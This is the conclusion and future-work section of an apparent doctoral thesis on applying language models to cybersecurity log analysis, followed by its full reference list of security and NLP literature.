I presented four studies. In two of them, I contributed to the field of *AI for Cybersecurity*, demonstrating how recent advances in NLP can help address critical challenges in cybersecurity. Specifically, I focused on log analysis, developing essential tools to assist and automate security experts' workflows. Using both smaller, dedicated Language Models (Fast Thinkers) and more sophisticated collaborations between these models and larger "polymath" models (Slow Thinkers), I demonstrated how analysts can i) organize raw inputs into structured collections based on semantic similarities; ii) detect novelties and anomalies within these collections; iii) identify the most relevant (e.g., dangerous) events; iv) receive tailored support for their analyses.

In the other two studies, I explored challenges faced by both large and specialized models. One key issue is that blindly relying on traditional supervised learning signals can lead dedicated models to memorize recurring but non-generalizable features. This contradicts the generalization promise of LLMs and highlights the need for alternative training algorithms or methods that can automatically detect when a model is relying on shortcuts.

At the same time, I showed that, despite their strong reasoning abilities, large general-purpose models still struggle to autonomously identify the relevant constraints for a given task. Without human guidance in the retrieval process, their real-world applicability remains limited – particularly in agent-based applications where more autonomous and human-free operation would be desirable. Our proposed approach, FoCusNet, which incorporates a smaller support model, improves the results. However, a comprehensive study – considering diverse datasets and task complexities – is still needed.

Future Work and Open Challenges. The thesis leaves some natural continuations – and open challenges – to expand the current results:

- **Shortcuts Identification**: Within the broader scope of *interpretability*, it would be valuable to explore and develop methods to automatically detect the features (or shortcuts) on which a model relies to solve a task. However, a key challenge remains: Even if we can identify relevant information (*e.g.*, through attention-based highlighting of crucial text portions [280]), it still requires a domain expert to determine whether the model is making valid decisions or relying on misleading shortcuts.
- **More Robust Training Methodologies**: Another approach is to develop alternative training strategies that reduce the influence of unintended supervisory signals. In that sense, *concept embedding models* [281] represent a fascinating direction: The model learns to make predictions based on predefined concepts (e.g., "has white wings" when classifying a bird). This approach offers high interpretability, as one can simply inspect which concepts were activated. However, it has a notable limitation: domain experts must define the relevant concepts, which may quickly become outdated – especially in adversarial domains like cybersecurity, where new attack strategies emerge rapidly. Alternatively, a more robust solution is to leverage contrastive loss, which helps the model learn meaningful embeddings by distinguishing whether two inputs are similar or dissimilar [277], rather than assigning them to predefined classes. We are actively exploring this strategy and considering its extension to multi-modal inputs (e.g., an attack capture paired with its corresponding natural language description). This could enable CLIP-like training [42], where a powerful NLP encoder assists a smaller model in interpreting an unfamiliar modality – such as an attack capture.
- **Multi-modal Learning**: Expanding on the trajectory of Chapter 3, there are numerous practical scenarios in which log analysis is crucial. For instance, shifting from network logs to system logs, *Endpoint Detection and Response* (EDR) systems generate multi-source data (e.g., commands executed by the

attacker, system status such as memory and CPU usage, and the source code of executables used by the attacker) as well as structured data (e.g., the attacker's trajectory within the system and the sequence of triggered processes). In such cases, AI could offer powerful solutions. However, a major challenge remains: collecting the necessary data to train and deploy these models is problematic, as much of this information is often proprietary and not readily available.

- **Constrained and controllable agents** LLM-based agents are crucial to automating cybersecurity tasks. Although the goal is not to completely eliminate human oversight, reducing human intervention – particularly in tasks that do not require complex reasoning – is an important research direction. Current LLMs still struggle, even in relatively simple scenarios such as Words Checker, to autonomously identify relevant constraints and generate valid responses. Understanding the extent of performance degradation and determining whether FoCusNet remains a viable alternative in multi-constraint scenarios involving reasoning are key aspects of our future work. However, as with many AI agents, a key challenge lies in *evaluating performance*, especially as task complexity increases.

References

[1] Marshall Berman. *All That Is Solid Melts into Air: The Experience of Modernity*. Simon and Schuster, 1981.

[2] Tarek Naous, Michael J. Ryan, and Wei et al. Xu. Having beer after prayer? measuring cultural bias in large language models. In *Proceedings of the 62nd Annual Meeting of the Association for Computational Linguistics*, Bangkok, Thailand, 2024. Association for Computational Linguistics.

[3] Gregg Lindemulder and Matt Kosinski. What is cybersecurity? https://www.ibm.com/think/topics/cybersecurity, August 2024.

[4] Steve Morgan. The world will store 200 zettabytes of data by 2025. https://cybersecurityventures.com/the-world-will-store-200-zettabytes-of-data-by-2025/, February 2024.

[5] Steve Morgan. Humans on the internet will triple from 2015 to 2022 and hit 6 billion. https://cybersecurityventures.com/how-many-internet-users-will-the-world-have-in-2022-and-in-2030/, July 2019.

[6] Cisco. Cisco annual internet report (2018–2023). Technical report, Cisco, March 2020.

[7] Unit 42. Incident response report 2024. Technical report, Palo Alto Networks, February 2024.

[8] Bushra A. Alahmadi, Louise Axon, and Ivan Martinovic. 99 In *31st USENIX Security Symposium (USENIX Security 22)*, pages 2783–2800. USENIX Association, August 2022.

[9] Fatemeh Jalalvand, Mohan Baruwal Chhetri, Surya Nepal, and et al. Alert prioritisation in security operations centres: A systematic survey on criteria and methods. *ACM Computing Surveys*, 57(2):1–36, 2024.

[10] Steve Morgan. Cybercrime to cost the world $9.5 trillion USD annually in 2024. https://cybersecurityventures.com/cybercrime-to-cost-the-world-9-trillion-annually-in-2024/, October 2023.

[11] Unit 42. Unit 42 attack surface threat report. Technical report, Palo Alto Networks, 2023.

[12] CrowdStrike. 2024 global threat report. Technical report, CrowdStrike, 2024.

[13] Microsoft. Microsoft digital defense report 2024. Technical report, Microsoft, 2024.

[14] ENISA. ENISA threat landscape 2024. Technical report, ENISA, September 2024.

[15] Peter John Loewen, Blake Lee-Whiting, and Maggie et al. Arai. Global public opinion on artificial intelligence (GPO-AI). Technical report, Schwartz Reisman Institute for Technology and Society, May 2024.

[16] Sam Meredith. A 'thirsty' generative AI boom poses a growing problem for Big Tech. https://www.cnbc.com/2023/12/06/water-why-a-thirsty-generative-ai-boom-poses-a-problem-for-big-tech.html, December 2023.

[17] Will Knight. Google's Gemini is the real start of the generative AI boom. https://www.wired.com/story/google-gemini-generative-ai-boom/, December 2023.

[18] James Manyika and Jacques Bughin. The coming of AI spring. https://www.mckinsey.com/mgi/overview/in-the-news/the-coming-of-ai-spring, October 2019.

[19] Rishi Bommasani. AI spring? four takeaways from major releases in foundation models. https://hai.stanford.edu/news/ai-spring-four-takeaways-major-releases-foundation-models, 2023.

[20] Nature. The impact of artificial intelligence research. Technical report, Nature, 2024.

[21] Nestor Maslej, Loredana Fattorini, Raymond Perrault, and et al. The AI index 2024 annual report. Technical report, AI Index Steering Committee, Institute for Human-Centered AI, Stanford University, Stanford, CA, April 2024.

[22] Michael Chui, Eric Hazan, and Roger et al. Roberts. The economic potential of generative AI: The next productivity frontier. Technical report, McKinsey Digital, May 2023.

[23] Joseph Briggs and Devesh Kodnani. The potentially large effects of artificial intelligence on economic growth. Technical report, Goldman Sachs, March 2023.

[24] Fabrizio Dell'Acqua, Edward McFowland III, Ethan R. Mollick, and et al. Navigating the jagged technological frontier: Field experimental evidence of the effects of AI on knowledge worker productivity and quality. *Harvard Business School Technology & Operations Mgt. Unit Working Paper*, September 2023.

[25] Christopher Manning. Artificial intelligence definitions. https://hai.stanford.edu/sites/default/files/2020-09/AI-Definitions-HAI.pdf, 2020.

[26] Stuart Russell and Peter Norvig. *Artificial Intelligence: A Modern Approach*. Pearson, 4 edition, 2020.

[27] Tom M. Mitchell. *Machine Learning*. McGraw-Hill, 1997.

[28] Christopher M. Bishop. *Pattern Recognition and Machine Learning*. Information Science and Statistics. Springer, 2006.

[29] IBM. What will we make of this moment? Technical report, IBM, 2013.

[30] Ian Goodfellow, Yoshua Bengio, and Aaron Courville. *Deep Learning*. MIT Press, 2016.

[31] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E. Hinton. Imagenet classification with deep convolutional neural networks. In *Advances in Neural Information Processing Systems*, volume 25. Curran Associates, Inc., 2012.

[32] OpenAI, Josh Achiam, Steven Adler, and et al. Gpt-4 technical report, 2024.

[33] Ashish Vaswani, Noam Shazeer, and Niki et al. Parmar. Attention is all you need. In *Proceedings of the 31st International Conference on Neural Information Processing Systems*, page 6000–6010. Curran Associates Inc., 2017.

[34] Tianyu Wu, Shizhu He, Jingping Liu, and et al. A brief overview of chatgpt: The history, status quo and potential future development. *IEEE/CAA Journal of Automatica Sinica*, 10(5):1122–1136, 2023.

[35] Tao Feng, Chuanyang Jin, Jingyu Liu, and et al. How far are we from agi: Are llms all we need?, 2024.

[36] S'ebastien Bubeck, Varun Chandrasekaran, Ronen Eldan, and et al. Sparks of artificial general intelligence: Early experiments with gpt-4, 2023.

[37] Ben Goertzel and Cassio Pennachin. *Artificial General Intelligence*, volume 2. Springer, 2007.

[38] Bulent Yener and Tsvi Gal. Cybersecurity in the era of data science: Examining new adversarial models. *IEEE Security & Privacy*, 17(6):46–53, 2019.

[39] Xinyi Hou, Yanjie Zhao, Yue Liu, and et al. Large language models for software engineering: A systematic literature review. *ACM Transactions on Software Engineering and Methodology*, 33(8):220:1–220:79, December 2024.

[40] Dinil Mon Divakaran and Sai Teja Peddinti. Large language models for cybersecurity: New opportunities. *IEEE Security & Privacy*, pages 2–9, 2024.

[41] Yifan Yao, Jinhao Duan, Kaidi Xu, and et al. A survey on large language model (llm) security and privacy: The good, the bad, and the ugly. *High-Confidence Computing*, 4(2):100211, 2024.

[42] Alec Radford, Jong Wook Kim, Chris Hallacy, and et al. Learning transferable visual models from natural language supervision. In *International Conference on Machine Learning*, pages 8748–8763. PMLR, 2021.

[43] Nanyi Fei, Zhiwu Lu, Yizhao Gao, and et al. Towards artificial general intelligence via a multimodal foundation model. *Nature Communications*, 13(1):3094, 2022.

[44] Will Hamilton, Zhitao Ying, and Jure Leskovec. Inductive representation learning on large graphs. *Advances in Neural Information Processing Systems*, 30, 2017.

[45] Thomas Kipf, Ethan Fetaya, Kuan-Chieh Wang, and et al. Neural relational inference for interacting systems. In *Proceedings of the 35th International Conference on Machine Learning*, volume 80 of *Proceedings of Machine Learning Research*, pages 2688–2697. PMLR, July 2018.

[46] Joseph Khoury, Đorđe Klisura, Hadi Zanddizari, and et al. Jbeil: Temporal graph-based inductive learning to infer lateral movement in evolving enterprise networks. In *IEEE Symposium on Security and Privacy*, pages 3644–3660. IEEE, 2024.

[47] Zian Jia, Yun Xiong, Yuhong Nan, and et al. Magic: Detecting advanced persistent threats via masked graph representation learning. In *USENIX Security Symposium*, pages 5197–5214, 2024.

[48] Weiqing Huang, Yangyang Zong, Zhixin Shi, and et al. Mescal: Malicious login detection based on heterogeneous graph embedding with supervised contrastive learning. In *IEEE Symposium on Computers and Communications*, pages 1274–1279. IEEE, 2023.

[49] Haojie He, Xingwei Lin, Ziang Weng, and et al. Code is not natural language: Unlock the power of semantics-oriented graph representation for binary code similarity detection. In *USENIX Security Symposium*, 2024.

[50] Yisroel Mirsky, George Macon, Michael Brown, and et al. Vulchecker: Graph-based vulnerability localization in source code. In *USENIX Security Symposium*, pages 6557–6574, 2023.

[51] Kevin Du, V'esteinn Snæbjarnarson, Niklas Stoehr, and et al. Context versus prior knowledge in language models. In *Proceedings of the 62nd Annual Meeting of the Association for Computational Linguistics*, pages 13211–13235. Association for Computational Linguistics, 2024.

[52] Jason Wei, Maarten Bosma, Vincent Zhao, and et al. Finetuned language models are zero-shot learners. In *International Conference on Learning Representations*, 2022.

[53] Hyung Won Chung, Le Hou, Shayne Longpre, and et al. Scaling instruction-finetuned language models. *Journal of Machine Learning Research*, 25(70):1–53, 2024.

[54] Md Shafikuzzaman, Md Islam, Alex Rolli, and et al. An empirical evaluation of the zero-shot, few-shot, and traditional fine-tuning based pretrained language models for sentiment analysis in software engineering. *IEEE Access*, 2024.

[55] Julian von der Mosel, Alexander Trautsch, and Steffen Herbold. On the validity of pre-trained transformers for natural language processing in the software engineering domain. *IEEE Transactions on Software Engineering*, 49(04):1487–1507, April 2023.

[56] Yiren Chen, Mengjiao Cui, Ding Wang, and et al. A survey of large language models for cyber threat detection. *Computers & Security*, page 104016, 2024.

[57] Tianming Zheng, Haojun Liu, Hang Xu, and et al. Few-vuld: A few-shot learning framework for software vulnerability detection. *Computer Security*, 144:1–13, September 2024.

[58] Hazim Hanif and Sergio Maffeis. Vulberta: Simplified source code pre-training for vulnerability detection. In *2022 International Joint Conference on Neural Networks (IJCNN)*, pages 1–8, 2022.

[59] Saad Ullah, Mingji Han, Saurabh Pujar, and et al. Llms cannot reliably identify and reason about security vulnerabilities (yet?): A comprehensive evaluation, framework, and benchmarks. In *IEEE Symposium on Security and Privacy*, 2024.

[60] Kai Steverson, Caleb Carlin, Jonathan Mullin, and et al. Cyber intrusion detection using natural language processing on windows event logs. In *International Conference on Military Communication and Information Systems*, pages 1–7, 2021.

[61] Renato Marinho and Raimir Holanda. Automated emerging cyber threat identification and profiling based on natural language processing. *IEEE Access*, 11:58915–58936, 2023.

[62] Jiacen Xu, Xiaokui Shu, and Zhou Li. Understanding and bridging the gap between unsupervised network representation learning and security analytics. In *IEEE Symposium on Security and Privacy*, pages 3590–3608. IEEE, 2024.

[63] Yihao Chen, Qilei Yin, Qi Li, and et al. Learning with semantics: Towards a semantics-aware routing anomaly detection system. *arXiv preprint arXiv:2402.16025*, 2024.

[64] Xinlei He, Savvas Zannettou, Yun Shen, and et al. You only prompt once: On the capabilities of prompt learning on large language models to tackle toxic content. In *IEEE Symposium on Security and Privacy*, pages 770–787. IEEE, 2024.

[65] Jason Wei, Yi Tay, Rishi Bommasani, and et al. Emergent abilities of large language models. *Transactions on Machine Learning Research*, 2022.

[66] Andreas Happe and J"urgen Cito. Getting pwn'd by ai: Penetration testing with large language models. In *ACM International Conference*, 2023.

[67] Luca Gioacchini, Marco Mellia, Idilio Drago, and et al. Autopenbench: Benchmarking generative agents for penetration testing, 2024.

[68] Gelei Deng, Yi Liu, V'ictor Mayoral-Vilches, and et al. Pentestgpt: Evaluating and harnessing large language models for automated penetration testing. In *USENIX Security Symposium*, pages 847–864, August 2024.

[69] Wenjun Fan, Zichen Yang, Yuanzhen Liu, Lang Qin, and Jia Liu. Honeyllm: A large language model-powered medium-interaction honeypot. In *International Conference on Information and Communications Security*, pages 253–272. Springer, 2024.

[70] Hammond Pearce, Benjamin Tan, Baleegh Ahmad, and et al. Examining zero-shot vulnerability repair with large language models. In *IEEE Symposium on Security and Privacy*, pages 2339–2356, 2023.

[71] Norbert Tihanyi, Tamas Bisztray, Ridhi Jain, and et al. The formai dataset: Generative ai in software security through the lens of formal verification. In *ACM International Conference*, 2023.

[72] Md Tanvirul Alam, Dipkamal Bhusal, Le Nguyen, and et al. Ctibench: A benchmark for evaluating llms in cyber threat intelligence. In *Conference on Neural Information Processing Systems Datasets and Benchmarks Track*, 2024.

[73] Norbert Tihanyi, Mohamed Amine Ferrag, Ridhi Jain, and et al. Cybermetric: A benchmark dataset based on retrieval-augmented generation for evaluating llms in cybersecurity knowledge. In *IEEE International Conference on Cyber Security and Resilience*, pages 296–302, 2024.

[74] Marco Tulio Ribeiro, Sameer Singh, and Carlos Guestrin. "why should i trust you?" explaining the predictions of any classifier. In *2016 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pages 1135–1144, 2016.

[75] Yasaman Razeghi, Robert L Logan IV, Matt Gardner, and Sameer Singh. Impact of pretraining term frequencies on few-shot numerical reasoning. In *Findings of the Association for Computational Linguistics: EMNLP 2022*, pages 840–854, Abu Dhabi, United Arab Emirates, December 2022. Association for Computational Linguistics.

[76] Inbal Magar and Roy Schwartz. Data contamination: From memorization to exploitation. In Smaranda Muresan, Preslav Nakov, and Aline Villavicencio, editors, *Proceedings of the 60th Annual Meeting of the Association for Computational Linguistics*, pages 157–165, Dublin, Ireland, May 2022. Association for Computational Linguistics.

[77] Nicholas Carlini, Daphne Ippolito, Matthew Jagielski, Katherine Lee, Florian Tramer, and Chiyuan Zhang. Quantifying memorization across neural language models. In *The Eleventh International Conference on Learning Representations*, 2023.

[78] Daniel Arp, Erwin Quiring, Feargus Pendlebury, and et al. Dos and don'ts of machine learning in computer security. In *USENIX Security Symposium*, pages 3971–3988, 2022.

[79] Aditya Kulkarni, Vivek Balachandran, Dinil Mon Divakaran, and Tamal Das. Mitigating bias in machine learning models for phishing webpage detection. In *2024 16th International Conference on COMmunication Systems & NETworkS*, pages 430–432, 2024.

[80] Laurens D'hooge, Miel Verkerken, Bruno Volckaert, Tim Wauters, and Filip De Turck. Establishing the contaminating effect of metadata feature inclusion in machine-learned network intrusion detection models. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 23–41. Springer, 2022.

[81] Robert Flood, Gints Engelen, David Aspinall, and Lieven Desmet. Bad design smells in benchmark nids datasets. In *2024 IEEE 9th European Symposium on Security and Privacy*, pages 658–675, Los Alamitos, CA, USA, July 2024. IEEE Computer Society.

[82] Michael Xieyang Liu, Frederick Liu, Alexander J. Fiannaca, Terry Koo, Lucas Dixon, Michael Terry, and Carrie J. Cai. "we need structured output": Towards user-centered constraints on large language model output. In *Extended Abstracts of the CHI Conference on Human Factors in Computing Systems*, CHI EA '24, New York, NY, USA, 2024. Association for Computing Machinery.

[83] Ahmed E. Hassan, Dayi Lin, and Gopi Krishnan et al. Rajbahadur. Rethinking software engineering in the era of foundation models: A curated catalogue of challenges in the development of trustworthy fmware. In *Companion Proceedings of the 32nd ACM International Conference on the Foundations of Software Engineering*, FSE 2024, page 294–305, New York, NY, USA, 2024. Association for Computing Machinery.

[84] Changjie Wang, Mariano Scazzariello, Alireza Farshin, Simone Ferlin, Dejan Kostić, and Marco Chiesa. Netconfeval: Can llms facilitate network configuration? *Proc. ACM Netw.*, 2(CoNEXT2), June 2024.

[85] Hanyu Duan, Yixuan Tang, Yi Yang, Ahmed Abbasi, and Kar Yan Tam. Exploring the relationship between in-context learning and instruction tuning. In *Findings of the Association for Computational Linguistics: EMNLP 2024*, pages 3197–3210, 2024.

[86] Roberto Natella, Pietro Liguori, Cristina Improta, Bojan Cukic, and Domenico Cotroneo. Ai code generators for security: Friend or foe? *IEEE Security & Privacy*, 22(5):73–81, 2024.

[87] Jared Kaplan, Sam McCandlish, Tom Henighan, Tom B. Brown, Benjamin Chess, Rewon Child, Scott Gray, Alec Radford, Jeffrey Wu, and Dario Amodei. Scaling laws for neural language models, 2020.

[88] Ruoyu Qin, Zheming Li, Weiran He, Jialei Cui, Feng Ren, Mingxing Zhang, Yongwei Wu, Weimin Zheng, and Xinran Xu. Mooncake: Trading more storage for less computation—a {KVCache-centric} architecture for serving {LLM} chatbot. In *23rd USENIX Conference on File and Storage Technologies (FAST 25)*, pages 155–170, 2025.

[89] Yaniv Leviathan, Matan Kalman, and Yossi Matias. Fast inference from transformers via speculative decoding. In *Proceedings of the 40th International Conference on Machine Learning*, ICML'23. JMLR.org, 2023.

[90] Ye Lin, Yanyang Li, Ziyang Wang, Bei Li, Quan Du, Tong Xiao, and Jingbo Zhu. Weight distillation: Transferring the knowledge in neural network parameters. In Chengqing Zong, Fei Xia, Wenjie Li, and Roberto Navigli, editors, *Proceedings of the 59th Annual Meeting of the Association for Computational Linguistics and the 11th International Joint Conference on Natural Language Processing (Volume 1: Long Papers)*, pages 2076–2088, Online, August 2021. Association for Computational Linguistics.

[91] Gregory C. Allen. Deepseek, huawei, export controls, and the future of the u.s.-china ai race. https://www.csis.org/analysis/deepseek-huawei-export-controls-and-future-us-china-ai-race, 2025.

[92] Daniel Kahneman. *Thinking, Fast and Slow*. Farrar, Straus and Giroux, New York: New York, 2011.

[93] Min Du, Feifei Li, Guineng Zheng, and et al. Deeplog: Anomaly detection and diagnosis from system logs through deep learning. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1285–1298, 2017.

[94] Wayne Xin Zhao, Kun Zhou, Junyi Li, and et al. A survey of large language models. *arXiv preprint arXiv:2303.18223*, 2023.

[95] T. Brown, B. Mann, N. Ryder, and et al. Language models are few-shot learners. In *Advances in Neural Information Processing Systems*, pages 1877–1901, 2020.

[96] Mark Chen, Jerry Tworek, Heewoo Jun, and et al. Evaluating large language models trained on code. *arXiv preprint arXiv:2107.03374*, 2021.

[97] Van-Hoang Le and Hongyu Zhang. Log parsing with prompt-based few-shot learning. In *Proceedings of the 45th International Conference on Software Engineering*, 2023.

[98] Xin Jin, Kexin Pei, Jun Yeon Won, and et al. Symlm: Predicting function names in stripped binaries via context-sensitive execution-aware code embeddings. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1631–1645, 2022.

[99] Mitre enterprise tactics. https://www.mitre.org/, 2022.

[100] Xipeng Qiu, Tianxiang Sun, Yige Xu, and et al. Pre-trained models for natural language processing: A survey. *Science China Technological Sciences*, 63(10):1872–1897, 2020.

[101] Tomas Mikolov, Kai Chen, Greg Corrado, and et al. Efficient estimation of word representations in vector space. *arXiv preprint arXiv:1301.3781*, 2013.

[102] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and et al. Bert: Pre-training of deep bidirectional transformers for language understanding. In *Conference of the North American Chapter of the Association for Computational Linguistics*, pages 4171–4186, 2019.

[103] Zhangyin Feng, Daya Guo, Duyu Tang, and et al. Codebert: A pre-trained model for programming and natural languages. In *Findings of the Association for Computational Linguistics: EMNLP*, pages 1536–1547, 2020.

[104] David Patterson, Joseph Gonzalez, Urs Hölzle, and et al. The carbon footprint of machine learning training will plateau, then shrink. *Computer*, 55(7):18–28, 2022.

[105] Jeremy Howard and Sebastian Ruder. Universal language model fine-tuning for text classification. In *Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics*, 2018.

[106] Yaqing Wang, Quanming Yao, James T. Kwok, and et al. Generalizing from a few examples: A survey on few-shot learning. *ACM Computing Surveys*, 53(3):63:1–63:34, 2020.

[107] Rico ennrich, Barry Haddow, and Alexandra Birch. Neural machine translation of rare words with subword units. In *Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics*, 2016.

[108] V. Crespi, W. Hardaker, S. Abu-El-Haija, and et al. Identifying botnet ip address clusters using natural language processing techniques on honeypot command logs, 2021.

[109] M. Boffa, G. Milan, L. Vassio, and et al. Towards nlp-based processing of honeypot logs. In *IEEE European Symposium on Security and Privacy Workshops*, pages 314–321, 2022.

[110] A. Dietmüller, S. Ray, R. Jacob, and et al. A new hope for network model generalization. In *ACM Workshop on Hot Topics in Networks*, pages 152–159, 2022.

[111] Z. Houidi, R. Azorin, M. Gallo, and et al. Towards a systematic multi-modal representation learning for network data. In *ACM Workshop on Hot Topics in Networks*, pages 181–187, 2022.

[112] Xi Victoria Lin, Chenglong Wang, and Luke et al. Zettlemoyer. Nl2bash: A corpus and semantic parser for natural language interface to the linux operating system. In *Proceedings of the Eleventh International Conference on Language Resources and Evaluation*, 2018.

[113] A. Marcelli, M. Graziano, X. Ugarte-Pedrero, and et al. How machine learning is solving the binary function similarity problem. In *USENIX Security Symposium*, pages 2099–2116, 2022.

[114] Kexin Pei, Zhou Xuan, Junfeng Yang, and et al. Trex: Learning execution semantics from micro-traces for binary similarity, 2020.

[115] F. Setianto, E. Tsani, F. Sadiq, and et al. Gpt-2c: A parser for honeypot logs using large pre-trained language models. In *IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining*, pages 649–653, 2022.

[116] Devi Putri. Honeypot cowrie implementation to protect ssh protocol in ubuntu server with visualisation using kippo-graph. *International Journal of Advanced Trends in Computer Science and Engineering*, 8:3200–3207, 2019.

[117] TPot. The all in one honeypot platform. https://github.com/telekom-security/tpotce, 2021.

[118] A. Vetterl, R. Clayton, and I. Walden. Counting outdated honeypots: Legal and useful. In *IEEE Security and Privacy Workshops*, pages 224–229, 2019.

[119] D. Fraunholz, M. Zimmermann, A. Hafner, and et al. Data mining in long-term honeypot data. In *IEEE International Conference on Data Mining Workshops*, pages 649–656, 2017.

[120] V. Ghiette, H. Griffioen, and C. Doerr. Fingerprinting tooling used for ssh compromisation attempts. In *International Symposium on Research in Attacks, Intrusions and Defenses*, pages 61–71, 2019.

[121] Matteo Boffa, Luca Vassio, Marco Mellia, and et al. On using pretext tasks to learn representations from network logs. In *International Workshop on Native Network Intelligence*, pages 21–26, 2022.

[122] Cai Davies, Marc Roig Vilamala, Alun D. Preece, and et al. Knowledge from uncertainty in evidential deep learning, 2023.

[123] Jing Li, Aixin Sun, Jianglei Han, and et al. A survey on deep learning for named entity recognition. *IEEE Transactions on Knowledge and Data Engineering*, 34(1):50–70, 2022.

[124] Zican Dong, Tianyi Tang, Lunyi Li, and et al. A survey on long text modeling with transformers, 2023.

[125] Hongyu Gong, Yelong Shen, Dian Yu, and et al. Recurrent chunking mechanisms for long-text machine reading comprehension. In *Annual Meeting of the Association for Computational Linguistics*, pages 6751–6761, July 2020.

[126] Ilias Chalkidis, Xiang Dai, Manos Fergadiotis, and et al. An exploration of hierarchical attention transformers for efficient long document classification, 2022.

[127] Codeberta: Roberta-like model trained on the codesearchnet dataset from github. https://huggingface.co/huggingface/CodeBERTa-small-v1, 2023.

[128] Chin-Yew Lin. Rouge: A package for automatic evaluation of summaries. In *Text Summarization Branches Out*, pages 74–81, 2004.

[129] Honeypot as a service (haas). https://haas.nic.cz/, 2023.

[130] Urban Sedlar, Matej Kren, Leon Štefanič Južnič, and et al. Cyberlab honeynet dataset, 2020.

[131] OpenAI. Fine-tuning. https://platform.openai.com/docs/guides/fine-tuning, 2021.

[132] Philological Society. *Studies in Linguistic Analysis*. Blackwell, 1957.

[133] C. Kolias, G. Kambourakis, A. Stavrou, and et al. Ddos in the iot: Mirai and other botnets. *Computer*, 50(7):80–84, 2017.

[134] Dota3: Is your internet of things device moonlighting? https://blogs.juniper.net/en-us/threat-research/dota3-is-your-internet-of-things-device-moonlighting, 2020.

[135] Report 3479, 2019.

[136] How shellshock can be exploited over dhcp. https://www.helpnetsecurity.com/2014/10/09/how-shellshock-can-be-exploited-over-dhcp/, 2014.

[137] Lockr. https://www.lockr.io/, 2013.

[138] Honeypots: Know your adversary, 2023.

[139] Our selection of alerts on honeypots: Report 9 - may 2023. https://tehtris.com/en/blog/our-selection-of-alerts-on-honeypots-report-9-may-2023/, 2023.

[140] Levenshtein distance. https://en.wikipedia.org/wiki/Levenshtein_distance, 2005.

[141] Mathieu Jacomy, Tommaso Venturini, Sebastien Heymann, and et al. Forceatlas2, a continuous graph layout algorithm for handy network visualization designed for the gephi software. *PLoS One*, 9(6):e98679, 2014.

[142] Vincent D. Blondel, Jean-Loup Guillaume, Renaud Lambiotte, and et al. Fast unfolding of communities in large networks. *Journal of Statistical Mechanics: Theory and Experiment*, 2008(10):P10008, 2008.

[143] Microsoft security copilot resources, 2023.

[144] Karen Sparck Jones. A statistical interpretation of term specificity and its application in retrieval. *Journal of documentation*, 28(1):11–21, 1972.

[145] Gianmarco Baldini. Intrusion detection systems in in-vehicle networks based on bag-of-words. In *Cyber Security in Networking Conference*, pages 41–48, 2021.

[146] Syed Ibrahim Imtiaz, Saif ur Rehman, Abdul Rehman Javed, and et al. Deepamd: Detection and identification of android malware using high-efficient deep artificial neural network. *Future Generation Computer Systems*, 115:844–856, 2021.

[147] ElMouatez Billah Karbab and Mourad Debbabi. Resilient and adaptive framework for large scale android malware fingerprinting using deep learning and nlp techniques. *arXiv preprint arXiv:2105.13491*, 2021.

[148] Luca Gioacchini, Luca Vassio, Marco Mellia, and et al. Darkvec: Automatic analysis of darknet traffic with word embeddings. In *International Conference on Emerging Networking Experiments and Technologies*, pages 76–89, 2021.

[149] Abir Rahali and Moulay A Akhloufi. Malbert: Malware detection using bidirectional encoder representations from transformers. In *IEEE International Conference on Systems, Man, and Cybernetics*, pages 3226–3231. IEEE, 2021.

[150] Abir Rahali and Moulay A Akhloufi. Malbertv2: Code aware bert-based model for malware identification. *Big Data and Cognitive Computing*, 7(2):60, 2023.

[151] Ehsan Aghaei, Xi Niu, Waseem Shadid, and et al. Securebert: A domain-specific language model for cybersecurity. In *International Conference on Security and Privacy in Communication Systems*, pages 39–56. Springer, 2022.

[152] Natasha Alkhatib, Maria Mushtaq, Hadi Ghauch, and et al. Can-bert do it? controller area network intrusion detection system based on bert language model. In *IEEE/ACS International Conference on Computer Systems and Applications*, pages 1–8. IEEE, 2022.

[153] Song Chen and Hai Liao. Bert-log: Anomaly detection for system logs based on pre-trained language model. *Applied Artificial Intelligence*, 36(1):2145642, 2022.

[154] Matteo Boffa, Rodolfo Vieira Valentim, Luca Vassio, and et al. Logprécis: Unleashing language models for automated malicious log analysis: Précis: A concise summary of essential points, statements, or facts. *Computers & Security*, 141:103805, 2024.

[155] Yu Tian and Zhenyu Li. Dom-bert: Detecting malicious domains with pre-training model. In *Passive and Active Measurements*, 2024.

[156] Mohamed Amine Ferrag, Mthandazo Ndhlovu, Norbert Tihanyi, and et al. Revolutionizing cyber threat detection with large language models. *arXiv preprint arXiv:2306.14263*, 2023.

[157] Mohamed Amine Ferrag, Ammar Battah, Norbert Tihanyi, and et al. Secure-falcon: The next cyber reasoning system for cyber security. *arXiv preprint arXiv:2307.06616*, 2023.

[158] Xuemei Li and Huirong Fu. Securebert and llama 2 empowered control area network intrusion detection and classification. *arXiv preprint arXiv:2311.12074*, 2023.

[159] Victor Jüttner, Martin Grimmer, and Erik Buchmann. Chatids: Explainable cybersecurity using generative ai. *arXiv preprint arXiv:2306.14504*, 2023.

[160] Satyandra Guthula, Navya Battula, Roman Beltiukov, and et al. netfound: Foundation model for network security. *arXiv preprint arXiv:2310.17025*, 2023.

[161] Richard Fang, Rohan Bindu, Akul Gupta, and et al. Llm agents can autonomously hack websites. *arXiv preprint arXiv:2402.06664*, 2024.

[162] Yin Minn Pa Pa, Shunsuke Tanizaki, Tetsui Kou, and et al. An attacker's dream? exploring the capabilities of chatgpt for developing malware. In *Cyber Security Experimentation and Test Workshop*, pages 10–18, 2023.

[163] Julian Hazell. Spear phishing with large language models. *arXiv preprint arXiv:2305.06972*, 2023.

[164] Kai Greshake, Sahar Abdelnabi, Shailesh Mishra, and et al. Not what you've signed up for: Compromising real-world llm-integrated applications with indirect prompt injection. In *ACM Workshop on Artificial Intelligence and Security*, pages 79–90, 2023.

[165] Nicholas Carlini, Florian Tramer, Eric Wallace, and et al. Extracting training data from large language models. In *USENIX Security Symposium*, pages 2633–2650, 2021.

[166] Milad Nasr, Nicholas Carlini, Jonathan Hayase, and et al. Scalable extraction of training data from (production) language models. *arXiv preprint arXiv:2311.17035*, 2023.

